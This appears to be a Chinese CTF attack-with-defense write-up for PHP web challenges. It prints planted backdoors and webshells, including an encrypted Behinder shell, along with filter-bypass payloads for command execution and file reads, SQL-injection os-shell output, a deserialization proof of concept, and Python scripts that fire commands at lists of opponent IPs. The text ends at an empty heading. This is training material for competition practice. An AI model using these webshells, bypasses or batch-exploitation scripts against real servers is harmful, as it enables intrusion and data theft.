
后门文件：`awd1/.shell.php`

```php
<?php
$key = $_POST["cmd"];
if(isset($key)){
$key = str_replace("flag","",$key);
}
eval($key);
?>
```

只是把`flag`字符给直接替换为空，利用方法很多

```
cmd=system("cat /flflagag.txt");
cmd=system("cat /fl''ag.txt");
cmd=system("cat /fla'g'.txt");
cmd=system("cat /fl${9}ag.txt");
cmd=system("cat /fl${IFS}ag.txt");
cmd=system("cat /fl\ag.txt");
cmd=system("cat /`echo 'ZmxhZy50eHQ=' | base64 -d`");
........
```

flag{Congratulations_This_is_Flag}




```python
import requests

def post_shell(ip_list):
 flag_path = '/.shell.php'#shell路径
 post_data = 'cmd=system("cat /flflagag.txt");'
 for i in ip_list:
   header_info = {
   'Host':i,
   'User-Agebt':'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0',
   'Accept':'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8',
   'Accept-Language':'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2',
   'Accept-Encoding':'gzip, deflate',
   'Content-Type':'application/x-www-form-urlencoded'
   }
   flag_url = 'http://'+i+flag_path
   res = requests.post(url=flag_url,data=post_data,headers=header_info)
   print("[+]{0}:   {1}\n".format(i,res.text))


if __name__ == '__main__':
 ip_list = \
  ['172.20.102.101',
  '172.20.103.101',
  '172.20.104.101',
  '172.20.105.101',
  '172.20.106.101',
  '172.20.107.101',
  '172.20.108.101',
  '172.20.109.101',
  '172.20.110.101',
  '172.20.111.101',
  '172.20.112.101']

 post_shell(ip_list)
```

> 利用点2

任意文件读取：`awd1/about.php`

```php
<?php
 $file=$_GET['file'];
        $file = str_replace("flag","",$file);
        $file = str_replace("../","",$file);
        $file = str_replace("..","",$file);
        $file = str_replace("file://","",$file);
 @print_r(file_get_contents($file));
?>
```

利用`file://`伪协议读绝对路径即可，AWD环境中flag的绝对路径都已知：`/flag.txt`

```
?file=fifile://le:///flflagag.txt
?file=php://filter/read=convert.base64-encode/resource=/flflagag.txt
......
```


> 利用点3

代码执行：`awd1/config.php`

```php
//根目录
$basedir = '';
$shell=@$_POST['shell'];
if(preg_match('/(system|exec|shell|file_|call|open|preg|eval|assert|pass|include|require|key)/i', $shell)) {
    exit();
}
@eval($shell);
```

参数绕过代码执行

```
shell=(s.y.s.t.e.m)('cat /flag.txt');
shell="\x73\x79\x73\x74\x65\x6d"('cat /flag.txt');
```



> 利用点4

任意文件读取：`awd1/concat.php`

```php
<?php
 include 'header.php';
 $file_path = @$_GET['path'];
 if(file_exists($file_path)){
  $fp = fopen($file_path,"r");
  $str = fread($fp,filesize($file_path));
  echo $str = str_replace("\r\n","<br />",$str);
 }
?>
```

```
?path=/flag.txt
?path=/etc/passwd
```

> 利用点5

参数绕过命令执行：`awd1/footer.php`


```php
<?php
 $shell=@$_POST['shell'];
 if(preg_match('/(cat|\ |more|flag)/i',$shell)&&str_replace(" ","",$shell)) {
     exit();
 }else{
  @system($shell);
 }
?>
```


```
shell=ca''t</fl''ag.txt
shell=`echo${IFS}Y2F0IC9mbGFnLnR4dAo=|base64${IFS}-d`
shell=a=ca;b=t;c=fl;d=ag;$a$b${IFS}/$c$d.txt
```

> 利用点6

注入：`awd1/login.php`

```php
<?php
 include_once('config.php');
 if (!empty($_POST['username'])) {
 $user=$_POST['username'];
 $pass=$_POST['password'];
 $query = "SELECT * FROM admin WHERE user_name='{$user}' and user_pass='{$pass}' ";
 $data = mysqli_query($dbc,$query);
     if (mysqli_num_rows($data) == 1) {
        $row = mysqli_fetch_array($data);
  $_SESSION['username'] = $row['user_name'];
        header('Location: ./admin/index.php');
     }else{
       echo '<hr/><center><br/>用户名：',$user,'<br/>密码：',$pass,'<br/><br/>用户名密码错误</center>';
       }

}
?>
```






```
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a]

command standard output: 'www-data'
os-shell> ls
do you want to retrieve the command standard output? [Y/n/a]
```

```
command standard output:
---
-d
Wopop_files
Y2F0IC9mbGFnLnR4dAo=
about.php
admin
config.php
contact.php
css
data
footer.php
gulpfile.js
header.php
images
index.php
js
less
login.php
search.php
ser.php
services.php
single.php
tmpbrmwq.php
tmpuolsq.php
---
os-shell> cat /flag.txt
do you want to retrieve the command standard output? [Y/n/a]

command standard output: 'flag{Congratulations_This_is_Flag}'
os-shell>
```



> 利用点7

注入：`awd1/search.php`

```php
<?php
 include 'header.php';
 include_once('config.php');
 $id=$_GET['id'];
        $check = eregi('select|insert|update|delete|\'|\/\*|\*|\.\.\/|\.\/|union|into|load_file|outfile', $id);
  if($check){
echo "Invalid strings!!!Please try agine!";
}else{
 $query = "SELECT * FROM news WHERE id=$id";
 $data = mysqli_query($dbc,$query);
 $com = mysqli_fetch_array($data);
}
?>
```

`eregi()`函数可以使用`%00`截断，然后进行注入

`ereg()`和`eregi()`函数在`PHP 7`中被弃用了，我这里的容器环境是`PHP 7.3`，测试时会返回致命错误



懒得测试了...

> 利用点8


反序列化代码执行：`awd1/ser.php`


```php
<?php
class Smi1e
{
    protected $ClassObj;
    function __construct() {
        $this->ClassObj = new safe();
    }
    function __destruct() {
        $this->ClassObj->action();
    }
}

class safe
{
    function action() {
        echo "Here is safe";
    }
}

class unsafe
{
    private $data;
    function action() {
        eval($this->data);
    }
}

unserialize(@$_GET['test']);
```

直接构造poc

```php
<?php
class Smi1e
{
    protected $ClassObj;
    function __construct() {
        $this->ClassObj = new unsafe();
    }
    function __destruct() {
        $this->ClassObj->action();
    }
}
class unsafe
{
    private $data="system('cat /flag.txt');";
    function action() {
        eval($this->data);
    }
}

$res = new Smi1e();
echo urlencode(serialize($res));
?>
```

```
?test=O%3A5%3A%22Smi1e%22%3A1%3A%7Bs%3A11%3A%22%00%2A%00ClassObj%22%3BO%3A6%3A%22unsafe%22%3A1%3A%7Bs%3A12%3A%22%00unsafe%00data%22%3Bs%3A24%3A%22system%28%27cat+%2Fflag.txt%27%29%3B%22%3B%7D%7D
```





PS：吐槽一下出题人写的这个`Smi1e`类名，这`Smi1e`直接让我看成`Smile`。。。。。。。

> 利用点9

命令执行：`awd1/admin/footer.php`

```php
<?php
 $shell=@$_POST['shell'];
 @system($shell);
 if($shell !=""){
  exit();
 }
?>
```

```
shell=cat /flag.txt
```


> 利用点10

直接送flag：`awd1/admin/index.php`

```
<!-- banner -->
 <div class="banner1">
 </div>
<!-- //banner -->
<!-- single -->
 <div class="single">
  <div class="container">
   <div class="single-page-artical">
    <div class="artical-content">
     <h3>flag:<?php print_r(file_get_contents('/flag'));?></h3>
     <img class="img-responsive" src="../images/banner.jpg" alt=" " />
     <p></p>
    </div>
```

不过我记得比赛的时候，flag的路径及文件名是：`/flag.txt`，所以这里比赛的时候是读不出来的

修改为`/flag.txt`即可读到flag





Flag:flag{Congratulations_This_is_Flag}


> 利用点11

任意文件上传：`awd1/admin/upload.php`

```
<html lang="zh-CN">
  <head>
    <meta charset="utf-8">
<?php
include_once('../config.php');
if (isset($_SESSION['username'])) {
        include_once('header.php');
        $html_username = htmlspecialchars($_SESSION['username']);
        if(isset($_SESSION['error_info']) && $_SESSION['error_info'] != '') {
                echo $_SESSION['error_info'];
                $_SESSION['error_info'] = '';
        }
}
else {
 header('Location: ../login.php');
}
$error=$_FILES['pic']['error'];
$tmpName=$_FILES['pic']['tmp_name'];
$name=$_FILES['pic']['name'];
$size=$_FILES['pic']['size'];
$type=$_FILES['pic']['type'];
try{
 if($name!=="")
 {
  $name1=substr($name,-4);
  if(is_uploaded_file($tmpName)){
   $time=time();
   $rootpath='./upload/'.$time.$name1;
   $file=fopen($tmpName, "r") or die('No such file!');
                $content=fread($file, filesize($tmpName));
                if(strstr($content,'fuck')){
                        exit("<script language='JavaScript'>alert('You should not do this!');window.location='i
ndex.php?page=submit'</script>");
                }
   if(!move_uploaded_file($tmpName,$rootpath)){
    echo "<script language='JavaScript'>alert('文件移动失败!');window.location='index.php?page=submit'</script>";
    exit;
   }
  }
  echo "上传成功: /upload/".$time.$name1;
 }
}
catch(Exception $e)
{
 echo "ERROR";
}
//
require('footer.php');
 ?>
 </html>
```







在`awd1/admin/upload/1600179756.php`题目本身存放了一个命令执行后门

```php
//1600179756.php
<?php system($_GET['cmd']);?>
```


> 利用点12

冰蝎马：`awd1/admin/upload/.library.php`

```php
<?php
@error_reporting(0);
session_start();
if (isset($_GET['djicoieDJNCIVD']))
{
    $key=substr(md5(uniqid(rand())),16);
    $_SESSION['k']=$key;
    print $key;
}
else
{
    $key=$_SESSION['k'];
 $post=file_get_contents("php://input");
 if(!extension_loaded('openssl'))
 {
  $t="base64_"."decode";
  $post=$t($post."");

  for($i=0;$i<strlen($post);$i++) {
        $post[$i] = $post[$i]^$key[$i+1&15];
       }
 }
 else
 {
  $post=openssl_decrypt($post, "AES128", $key);
 }
    $arr=explode('|',$post);
    $func=$arr[0];
    $params=$arr[1];
 class C{public function __construct($p) {eval($p."");}}
 @new C($params);
}
?>
```

冰蝎马：https://www.t00ls.net/articles-56337.html

```
PS C:\Users\Administrator\Desktop> php -r "echo openssl_encrypt('|system(\'whoami\');','AES128','');"
sbD9xXGKpb2/BSn/O/gPNg0MrbwusxVXLEVTNRXyGcc=
```



AWD2

> 利用点1

文件读取直接送flag：`ecshop/a.php`

```php
<?php
if(isset($_GET['shop'])){
echo file_get_contents(base64_decode('L2ZsYWcudHh0'));}
?>
```

```
PS C:\Users\Administrator> php -r "var_dump(base64_decode('L2ZsYWcudHh0'));"
string(9) "/flag.txt"
```


```python
import requests

def get_shell(ip_list):
 flag_path = '/a.php'
 pwd = 'shop'
 command = 'test'

 for i in ip_list:
  flag_url = 'http://'+i+flag_path+'/?'+pwd +'='+command
  res = requests.get(url=flag_url)
  print("[+]{0}:   {1}\n".format(i,res.text))


if __name__ == '__main__':
 ip_list = \
  ['172.20.102.102',
  '172.20.103.102',
  '172.20.104.102',
  '172.20.105.102',
  '172.20.106.102',
  '172.20.107.102',
  '172.20.108.102',
  '172.20.109.102',
  '172.20.110.102',
  '172.20.111.102',
  '172.20.112.102']
 get_shell(ip_list)
```

> 利用点2

